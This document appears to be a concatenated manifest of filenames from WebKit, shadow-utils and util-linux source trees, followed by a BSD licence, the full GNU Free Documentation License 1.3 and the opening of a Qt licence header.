NetworkBarLabelCalloutWhiteRight.pdf

NetworkBarOrange.png

NetworkBarOrange@2x.png

NetworkBarPurple.png

NetworkBarPurple@2x.png

NetworkBarRed.png

NetworkBarRed@2x.png

NetworkBarWhiteFlat.png

NetworkBarWhiteFlat@2x.png

NetworkBarYellow.png

NetworkBarYellow@2x.png

NetworkHollowBarBlue.png

NetworkHollowBarBlue@2x.png

NetworkHollowBarGray.png

NetworkHollowBarGray@2x.png

NetworkHollowBarGreen.png

NetworkHollowBarGreen@2x.png

NetworkHollowBarOrange.png

NetworkHollowBarOrange@2x.png

NetworkHollowBarPurple.png

NetworkHollowBarPurple@2x.png

NetworkHollowBarRed.png

---



NetworkHollowBarRed@2x.png

NetworkHollowBarYellow.png

NetworkHollowBarYellow@2x.png

Pause.pdf

Percent.pdf

Plus.pdf

Profile.png

Profile@2x.png

PseudoElement.pdf

Recording.png

Recording@2x.png

RecordingHovered.png

RecordingHovered@2x.png

RecordingStopped.png

RecordingStopped@2x.png

Reflection.pdf

Reload.svg

ReloadSelected.svg

Request.pdf

Resources.svg

Response.pdf

ResultLine.pdf

Resume.pdf

Script.png

Script@2x.png

---

SessionStorage.png

SessionStorage@2x.png

ShadowDOM.pdf

SortIndicatorDownArrow.pdf

SortIndicatorUpArrow.pdf

SourceCode.pdf

SplitToggleDown.pdf

SplitToggleUp.pdf

StepInto.pdf

StepOut.pdf

StepOver.pdf

Stopwatch.png

Stopwatch@2x.png

StyleRuleAuthor.pdf

StyleRuleInherited.pdf

StyleRuleInheritedElement.pdf

StyleRuleInspector.pdf

StyleRuleUser.pdf

StyleRuleUserAgent.pdf

Time.svg

TimelineBarBlue.png

TimelineBarBlue@2x.png

TimelineBarOrange.png

TimelineBarOrange@2x.png

TimelineBarPurple.png

---

TimelineBarPurple@2x.png

Undock.pdf

UpDownArrows.svg

UserInputPrompt.pdf

UserInputPromptPrevious.pdf

UserInputPromptPreviousSelected.pdf

UserInputResult.pdf

UserInputResultSelected.pdf

Warning.pdf

WarningSmall.pdf

Weight.svg

IndeterminateProgressSpinner.css

InstrumentIcons.css

InstrumentSidebarPanel.css

JavaScriptProfileView.css

LayerTreeSidebarPanel.css

LogContentView.css

LogIcon.css

Main.css

Main.html

NavigationBar.css

NavigationSidebarPanel.css

NetworkDataGrid.css

NetworkTimeline.css

PathComponentIcons.css

---

Popover.css  
ProfileView.css  
QuickConsole.css  
RadioButtonNavigationItem.css  
ResourceIcons.css  
ResourceSidebarPanel.css  
ResourceTreeElement.css  
RulesStyleDetailsPanel.css  
ScopeBar.css  
ScriptContentView.css  
SearchBar.css  
SearchIcons.css  
Section.css  
Sidebar.css  
SourceCodeTextEditor.css  
StyleRuleIcons.css  
SyntaxHighlightingDefaultTheme.css  
TextContentView.css  
TextEditor.css  
TextResourceContentView.css  
TimelineDataGrid.css  
TimelineDecorations.css  
TimelineOverview.css  
TimelinesContentView.css  
Toolbar.css

---

CMakeLists.txt  
default\_test\_page.html  
webkitenvironment.xml  
webkitgtk-overrides.txt  
webkitgtk-sections.txt  
error.html  
test.html  
test.pdf  
test.txt  
PublicHeaderChangesFromTiger.txt  
Dock.pdf  
url\_icon.tiff  
qwebview-diagram.png  
qwebview-url.png  
webview.png  
10000\_triangles.html  
CMakeLists.txt  
test.html  
greendiv.html  
input\_types.html  
pointing\_right.html  
pointing\_up.html  
scrolltest\_page.html  
image.png  
style.css

---

style2.css

image.png

style.css

test1.html

test2.html

testiframe.html

testiframe2.html

page1.html

page2.html

page3.html

page4.html

page5.html

page6.html

content.html

framedindex.html

frame\_a.html

frame\_c.html

iframe.html

iframe2.html

iframe3.html

index.html

script.html

user.css

test.html

frame\_a.html

---

index.html  
input\_types.html  
scrolltest\_page.html  
image2.png  
test.swf  
deleteButton.png  
deleteButtonPressed.png  
fsVideoAudioVolumeHigh.png  
fsVideoAudioVolumeLow.png  
fsVideoExitFullscreen.png  
fsVideoPause.png  
fsVideoPlay.png  
missingImage.png  
nullplugin.png  
panEastCursor.png  
panIcon.png  
panNorthCursor.png  
panNorthEastCursor.png  
panNorthWestCursor.png  
panSouthCursor.png  
panSouthEastCursor.png  
panSouthWestCursor.png  
panWestCursor.png  
searchCancel.png  
searchCancelPressed.png

---

searchMagnifier.png  
searchMagnifierResults.png  
textAreaResizeCorner.png  
verticalTextCursor.png  
zoomInCursor.png  
zoomOutCursor.png  
CMakeLists.txt  
DockBottom.pdf  
DockRight.pdf  
default\_test\_page.html  
file\_chooser.html  
frame\_flattening\_test.html  
frame\_flattening\_test\_subframe.html  
local\_file\_access.html  
redirect\_url\_to\_default.html  
same\_page\_navigation.html  
spelling\_selection\_tests.html  
spelling\_test.html  
test.pdf  
window\_move\_resize.html  
webkit2gtk-sections.txt  
webkit2gtk-tests.gresource.xml  
basic\_page.html  
basic\_page2.html  
bluesquare.html

---



direct-image-compositing.html

inputmethod.html

redsquare.html

qwkview\_noBackground1.png

qwkview\_noBackground3.png

qwkview\_paint.png

simple\_image.png

scroll.html

alert.html

colorChooser.html

confirm.html

localStorage.html

evaluatejavascript.html

favicon.html

favicon.png

favicon2.html

font-preferences.html

geolocation.html

javascript.html

link.html

localStorage.html

messaging.html

multifileupload.html

notification.html

prompt.html

---

qrctest.html

redirect.html

select.html

selectwithsize.html

singlefileupload.html

small-favicon.png

test1.html

test2.html

test3.html

test4.html

test5.html

webchannel.html

inspectorPageIndex.html

CMakeLists.txt

CMakeLists.txt

build-generated-files.sh

buildbot.css

default.css

index.html

LeaksViewer.css

robots.txt

garden-o-matic.html

favicon-green.png

favicon-red.png

partytime.gif

---

index.html  
rebaseline.html  
run-unittests.html  
common.css  
failures.css  
main.css  
notifications.css  
onebar.css  
perf.css  
pixelzoomer.css  
results.css  
TestFailures.css  
summary-mock.html  
builder.html  
root.html  
CMakeLists.txt  
CMakeLists.txt  
results-template.html  
harness.css  
harness.html  
make-zip.sh  
CMakeLists.txt  
user.css  
CMakeLists.txt  
CMakeLists.txt

---

CMakeLists.txt

boot.sh

build-boot-cmd.sh

build-repo.sh

build-vm.sh

configure-clang-linux.sh

configure-git-svn.sh

configure-git-user.sh

configure-svn-auth.sh

configure-svn-config.sh

build-chromium-ews.sh

build-commit-queue.sh

build-cr-linux-debug-ews.sh

build-feeder-style-sheriffbot.sh

findzone.sh

setup-commit-queue.sh

start-queue-mac.sh

start-queue-win.sh

start-queue.sh

simple.svg

text.html

CHANGELOG.txt

index.html

LICENSE.txt

README.txt

---

ChangeLog.txt

LICENSE.txt

README.txt

index.html

blank.wav

bug.bmp

bug.gif

bug.jpg

bug.png

bug.svg

bug.tiff

testcase-Linux\_x86\_64\_rv2.0b6pre\_Gecko-20100904\_Firefox-4.0b6pre-TEST-8375-1\_59.html

testcase-Opera-9.80\_Linux\_x86\_64\_en\_Presto-2.6.30\_Version-10.61-16704-3\_108,3.html

testcase-U\_Intel\_Mac\_OS\_X\_10\_6\_4\_en-US\_AppleWebKit-534.8\_Chrome-7.0.529.0-TEST-611-3\_36,9.html

testcase-U\_Intel\_Mac\_OS\_X\_10\_6\_4\_en-US\_AppleWebKit-534.8\_hrome-7.0.529.0-TEST-55313622206-3\_6,0.html

testcase-U\_Linux\_x86\_64\_en-US\_AppleWebKit-534.6\_Chrome-7.0.503.1-TEST-120813-8\_72,56,24,8,0.html

testcase-U\_Linux\_x86\_64\_en-US\_AppleWebKit-534.6\_Chrome-7.0.503.1-TEST-121240-3\_81,3.html

testcase-U\_Linux\_x86\_64\_en-US\_AppleWebKit-534.7\_Chrome-7.0.513.0-4800-5\_80,65,15.html

testcase-U\_Linux\_x86\_64\_en-US\_AppleWebKit-534.7\_Chrome-7.0.513.0-TEST-23583190347-3\_15,12.html

release\_src.sh

update\_html\_tags\_from\_sources.sh

CMakeLists.txt

CMakeLists.txt

---

CMakeLists.txt

checkbox\_checked.png

checkbox\_unchecked.png

contents\_width.png

favicon.png

find.png

folder.png

info.png

next.png

plus.png

previous.png

refresh.png

stop.png

titlebar.png

touch.png

touchpoint.png

up.png

favicon.png

useragentlist.txt

charts.css

dashboard.css

main.css

activebots.html

dashboard.html

singlequeuestatus.html

---

patch.html  
queuecharts.html  
queuestatus.html  
recentstatus.html  
releasepatch.html  
statusbubble.html  
submittoews.html  
updatestatus.html  
updatesvnrevision.html  
updateworkitems.html  
webkit-tools-completion.sh  
cpp\_unittests-expected.txt  
css\_unittests-expected.txt  
css\_unittests.css  
css\_unittests\_warning-expected.txt  
css\_unittests\_warning.css  
javascript\_unittests-expected.txt  
java\_unittests-expected.txt  
perl\_unittests-expected.txt  
python\_unittests-expected.txt  
summary.html  
index.html  
main.css  
fake-data-failing-expected.txt  
pass-expected.txt

---

aggregate\_results.html  
flakiness\_dashboard.css  
flakiness\_dashboard.html  
flakiness\_dashboard\_embedded.html  
flakiness\_dashboard\_tests.css  
LICENSE.dygraph.txt  
README.dygraph.txt  
README.webtreemap.txt  
run-embedded-unittests.html  
run-unittests.html  
timeline\_explorer.html  
treemap.html  
webtreemap.css  
form.css  
menu.css  
testfile.css  
menu.html  
showfilelist.html  
uploadform.html  
CMakeLists.txt  
0.png  
acceptsFirstMouse.html  
attributedStringCustomFont.html  
CancelLoadFromResourceLoadDelegate.html  
ContextMenuCanCopyURL.html

---



devicePixelRatio.html

DOMHTMLTableCellElementCellAbove.html

DOMRangeOfString.html

HTMLCollectionNamedItem.html

HTMLFormCollectionNamedItem.html

JSContextBackForwardCache1.html

JSContextBackForwardCache2.html

MemoryCacheDisableWithinResourceLoadDelegate.html

MemoryCachePruneWithinResourceLoadDelegate.html

OpenNewWindow.html

PageVisibilityStateWithWindowChanges.html

SetDocumentURI.html

StopLoadingFromDidReceiveResponse.html

verboseMarkup.html

WindowlessWebViewWithMedia.html

18-characters.html

associate-form-controls.html

auto-submitting-form.html

custom-protocol-sync-xhr.html

execCopy.html

file-with-anchor.html

find.html

findRanges.html

icon.png

link-with-title.html

---

lots-of-iframes.html

lots-of-images.html

lots-of-text-vertical-lr.html

lots-of-text.html

mouse-move-listener.html

push-state.html

simple-accelerated-compositing.html

simple-form.html

simple-iframe.html

simple-tall.html

simple.html

spacebar-scrolling.html

start.html

CMakeLists.txt

ColorBits-A.png

user.css

build-generated-files.sh

CMakeLists.txt

auto-version.sh

feature-defines.sh

adduser.sh

adduser2.sh

console.c.spec.txt

ltmain.sh

chage.1.xml

---

chfn.1.xml  
chgpasswd.8.xml  
chpasswd.8.xml  
chsh.1.xml  
expiry.1.xml  
faillog.5.xml  
faillog.8.xml  
gpasswd.1.xml  
groupadd.8.xml  
groupdel.8.xml  
groupmems.8.xml  
groupmod.8.xml  
groups.1.xml  
grpck.8.xml  
gshadow.5.xml  
id.1.xml  
lastlog.8.xml  
limits.5.xml  
login.1.xml  
login.access.5.xml  
login.defs.5.xml  
CHFN\_AUTH.xml  
CHFN\_RESTRICT.xml  
CHSH\_AUTH.xml  
CONSOLE.xml

---

CONSOLE\_GROUPS.xml  
CREATE\_HOME.xml  
DEFAULT\_HOME.xml  
ENCRYPT\_METHOD.xml  
ENVIRON\_FILE.xml  
ENV\_HZ.xml  
ENV\_PATH.xml  
ENV\_SUPATH.xml  
ENV\_TZ.xml  
ERASECHAR.xml  
FAILLOG\_ENAB.xml  
FAIL\_DELAY.xml  
FAKE\_SHELL.xml  
FTMP\_FILE.xml  
GID\_MAX.xml  
HUSHLOGIN\_FILE.xml  
ISSUE\_FILE.xml  
KILLCHAR.xml  
LASTLOG\_ENAB.xml  
LOGIN\_RETRIES.xml  
LOGIN\_STRING.xml  
LOGIN\_TIMEOUT.xml  
LOG\_OK\_LOGINS.xml  
LOG\_UNKFAIL\_ENAB.xml  
MAIL\_CHECK\_ENAB.xml

---

MAIL\_DIR.xml

MAX\_MEMBERS\_PER\_GROUP.xml

MD5\_CRYPT\_ENAB.xml

MOTD\_FILE.xml

NOLOGINS\_FILE.xml

OBSCURE\_CHECKS\_ENAB.xml

PASS\_ALWAYS\_WARN.xml

PASS\_CHANGE\_TRIES.xml

PASS\_MAX\_DAYS.xml

PASS\_MAX\_LEN.xml

PASS\_MIN\_DAYS.xml

PASS\_WARN\_AGE.xml

PORTTIME\_CHECKS\_ENAB.xml

QUOTAS\_ENAB.xml

SHA\_CRYPT\_MIN\_ROUNDS.xml

SULOG\_FILE.xml

SU\_NAME.xml

SU\_WHEEL\_ONLY.xml

SYSLOG\_SG\_ENAB.xml

SYSLOG\_SU\_ENAB.xml

SYS\_GID\_MAX.xml

SYS\_UID\_MAX.xml

TTYGROUP.xml

TTYTYPE\_FILE.xml

UID\_MAX.xml

---

ULIMIT.xml

UMASK.xml

USERDEL\_CMD.xml

USERGROUPS\_ENAB.xml

logoutd.8.xml

newgrp.1.xml

newusers.8.xml

nologin.8.xml

passwd.1.xml

passwd.5.xml

porttime.5.xml

pwck.8.xml

pwconv.8.xml

sg.1.xml

shadow.3.xml

shadow.5.xml

su.1.xml

suauth.5.xml

sulogin.8.xml

useradd.8.xml

userdel.8.xml

usermod.8.xml

vipw.8.xml

---

Copyright [various years] The Regents of the University of California. All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

1. Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
2. Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
3. All advertising materials mentioning features or use of this software must display the following acknowledgement: This product includes software developed by the University of California, Berkeley and its contributors.
4. Neither the name of the University nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ``AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

cfdisk.8

cfdisk.c

common.h

dos\_part\_types.h

fdisk-ask.c

fdisk.8

fdisk.c

fdisk.h

fdiskbsdlabel.c

fdiskbsdlabel.h

fdiskdoslabel.c

fdiskdoslabel.h

fdiskmaclabel.c

fdiskmaclabel.h

fdisksgilabel.c

fdisksgilabel.h

fdisksunlabel.c

fdisksunlabel.h

Makemodule.am

partname.c

sfdisk.8

sfdisk.c

blkid.8

blkid.c

cal.1

cal.c

findfs.8

findfs.c

findmnt.8



findmnt.c

getopt-parse.tcsch

getopt.1

getopt.c

kill.1

kill.c

logger.1

logger.c

look.1

look.c

lsblk.8

lsblk.c

lslocks.8

lslocks.c

Makemodule.am

mcookie.1

mcookie.c

namei.1

namei.c

rename.1

rename.c

sd-daemon.c

sd-daemon.h

uuidd.8

uuidd.8.in

uuuid.c

uuuid.rc.in

uuuid.service.in

uuuid.socket.in

uuidgen.1

uuidgen.c

whereis.1

whereis.c

wipefs.8

wipefs.c

agetty.8

agetty.c

Makemodule.am

mesg.1

mesg.c

reset

reset.033c

reset.1

script.1

script.c

scriptreplay.1

scriptreplay.c

setterm.1

setterm.c

ttymsg.c

ttymsg.h

wall.1

wall.c

write.1

write.c

col.1

col.c

colcrt.1

colcrt.c

colrm.1

colrm.c

column.1

column.c

conv.c

display.c

hexdump.1

hexdump.c

hexdump.h

hexsyntax.c

line.1

line.c

Makemodule.am

more.1

more.c

parse.c

pg.1

pg.c

rev.1

rev.c

tailf.1

tailf.c

ul.1

ul.c

getopt-parse.bash

---

GNU Free Documentation License

Version 1.3, 3 November 2008

Copyright © 2000, 2001, 2002, 2007, 2008 Free Software Foundation, Inc.  
<<http://fsf.org/>>

Everyone is permitted to copy and distribute verbatim copies  
of this license document, but changing it is not allowed.

## 0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other functional and useful document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondly, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals;

it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

## 1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work, in any medium, that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. Such a notice grants a world-wide, royalty-free license, unlimited in duration, to use that work under the conditions stated herein. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you". You accept the license if you copy, modify or distribute the work in a way requiring permission under copyright law.

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (Thus, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License. If a section does not fit the above definition of Secondary then it is not allowed to be designated as Invariant. The Document may contain zero Invariant Sections. If the Document does not identify any Invariant Sections then there are none.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License. A Front-Cover Text may be at most 5 words, and a Back-Cover Text may be at most 25 words.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, that is suitable for revising the document straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup, or absence of markup, has been arranged to thwart or discourage subsequent modification by readers is not Transparent. An image format is not Transparent if used for any substantial amount of text. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML, PostScript or PDF designed for human modification. Examples of transparent image formats include PNG, XCF and JPG. Opaque formats include proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML, PostScript or PDF produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

The "publisher" means any person or entity that distributes copies of the Document to the public.

A section "Entitled XYZ" means a named subunit of the Document whose title either is precisely XYZ or contains XYZ in parentheses following text that translates XYZ in another language. (Here XYZ stands for a specific section name mentioned below, such as "Acknowledgements", "Dedications", "Endorsements", or "History".) To "Preserve the Title" of such a section when you modify the Document means that it remains a section "Entitled XYZ" according to this definition.

The Document may include Warranty Disclaimers next to the notice which states that this License applies to the Document. These Warranty Disclaimers are considered to be included by reference in this License, but only as regards disclaiming warranties: any other implication that these Warranty Disclaimers may have is void and has no effect on the meaning of this License.

## 2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

## 3. COPYING IN QUANTITY

If you publish printed copies (or copies in media that commonly have printed covers) of the Document, numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent

copy along with each Opaque copy, or state in or with each Opaque copy a computer-network location from which the general network-using public has access to download using public-standard network protocols a complete Transparent copy of the Document, free of added material. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

#### 4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has fewer than five), unless they release you from this requirement.

State on the Title page the name of the publisher of the Modified Version, as the publisher.

Preserve all the copyright notices of the Document.

Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.



Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.

Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.

Include an unaltered copy of this License.

Preserve the section Entitled "History", Preserve its Title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section Entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

For any section Entitled "Acknowledgements" or "Dedications", Preserve the Title of the section, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

Delete any section Entitled "Endorsements". Such a section may not be included in the Modified Version.

Do not retitle any existing section to be Entitled "Endorsements" or to conflict in title with any Invariant Section.

Preserve any Warranty Disclaimers.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all

of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section Entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties—for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

## 5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice, and that you preserve all their Warranty Disclaimers.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections Entitled "History" in the various original documents, forming one section Entitled

"History"; likewise combine any sections Entitled "Acknowledgements", and any sections Entitled "Dedications". You must delete all sections Entitled "Endorsements".

## 6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

## 7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, is called an "aggregate" if the copyright resulting from the compilation is not used to limit the legal rights of the compilation's users beyond what the individual works permit. When the Document is included in an aggregate, this License does not apply to the other works in the aggregate which are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one half of the entire aggregate, the Document's Cover Texts may be placed on covers that bracket the Document within the aggregate, or the electronic equivalent of covers if the Document is in electronic form. Otherwise they must appear on printed covers that bracket the whole aggregate.

## 8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include

translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License, and all the license notices in the Document, and any Warranty Disclaimers, provided that you also include the original English version of this License and the original versions of those notices and disclaimers. In case of a disagreement between the translation and the original version of this License or a notice or disclaimer, the original version will prevail.

If a section in the Document is Entitled "Acknowledgements", "Dedications", or "History", the requirement (section 4) to Preserve its Title (section 1) will typically require changing the actual title.

## 9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense, or distribute it is void, and will automatically terminate your rights under this License.

However, if you cease all violation of this License, then your license from a particular copyright holder is reinstated (a) provisionally, unless and until the copyright holder explicitly and finally terminates your license, and (b) permanently, if the copyright holder fails to notify you of the violation by some reasonable means prior to 60 days after the cessation.

Moreover, your license from a particular copyright holder is reinstated permanently if the copyright holder notifies you of the violation by some reasonable means, this is the first time you have received notice of violation of this License (for any work) from that copyright holder, and you cure the violation prior to 30 days after your receipt of the notice.

Termination of your rights under this section does not terminate the licenses of parties who have received copies or rights from you under this License. If your rights have been terminated and not permanently reinstated, receipt of a copy of some or all of the same material does not give you any rights to use it.

## 10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See <http://www.gnu.org/copyleft/>.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation. If the Document specifies that a proxy can decide which future versions of this License can be used, that proxy's public statement of acceptance of a version permanently authorizes you to choose that version for the Document.

## 11. RELICENSING

"Massive Multiauthor Collaboration Site" (or "MMC Site") means any World Wide Web server that publishes copyrightable works and also provides prominent facilities for anybody to edit those works. A public wiki that anybody can edit is an example of such a server. A "Massive Multiauthor Collaboration" (or "MMC") contained in the site means any set of copyrightable works thus published on the MMC site.

"CC-BY-SA" means the Creative Commons Attribution-Share Alike 3.0 license published by Creative Commons Corporation, a not-for-profit corporation with a principal place of business in San Francisco, California, as well as future copyleft versions of that license published by that same organization.

"Incorporate" means to publish or republish a Document, in whole or in part, as part of another Document.

An MMC is "eligible for relicensing" if it is licensed under this License, and if all works that were first published under this License somewhere other than this MMC, and subsequently incorporated in whole or in part into the MMC, (1) had no cover texts or invariant sections, and (2) were thus incorporated prior to November 1, 2008.

The operator of an MMC Site may republish an MMC contained in the site under CC-BY-SA on the same site at any time before August 1, 2009, provided the MMC is eligible for relicensing.

#### ADDENDUM: How to use this License for your documents

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

Copyright (C) YEAR YOUR NAME.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.3 or any later version published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts.

A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have Invariant Sections, Front-Cover Texts and Back-Cover Texts, replace the "with ... Texts." line with this:

with the Invariant Sections being LIST THEIR TITLES, with the Front-Cover Texts being LIST, and with the Back-Cover Texts being LIST.

If you have Invariant Sections without Cover Texts, or some other combination of the three, merge those two alternatives to suit the situation.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

qml-extending.qdoc

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

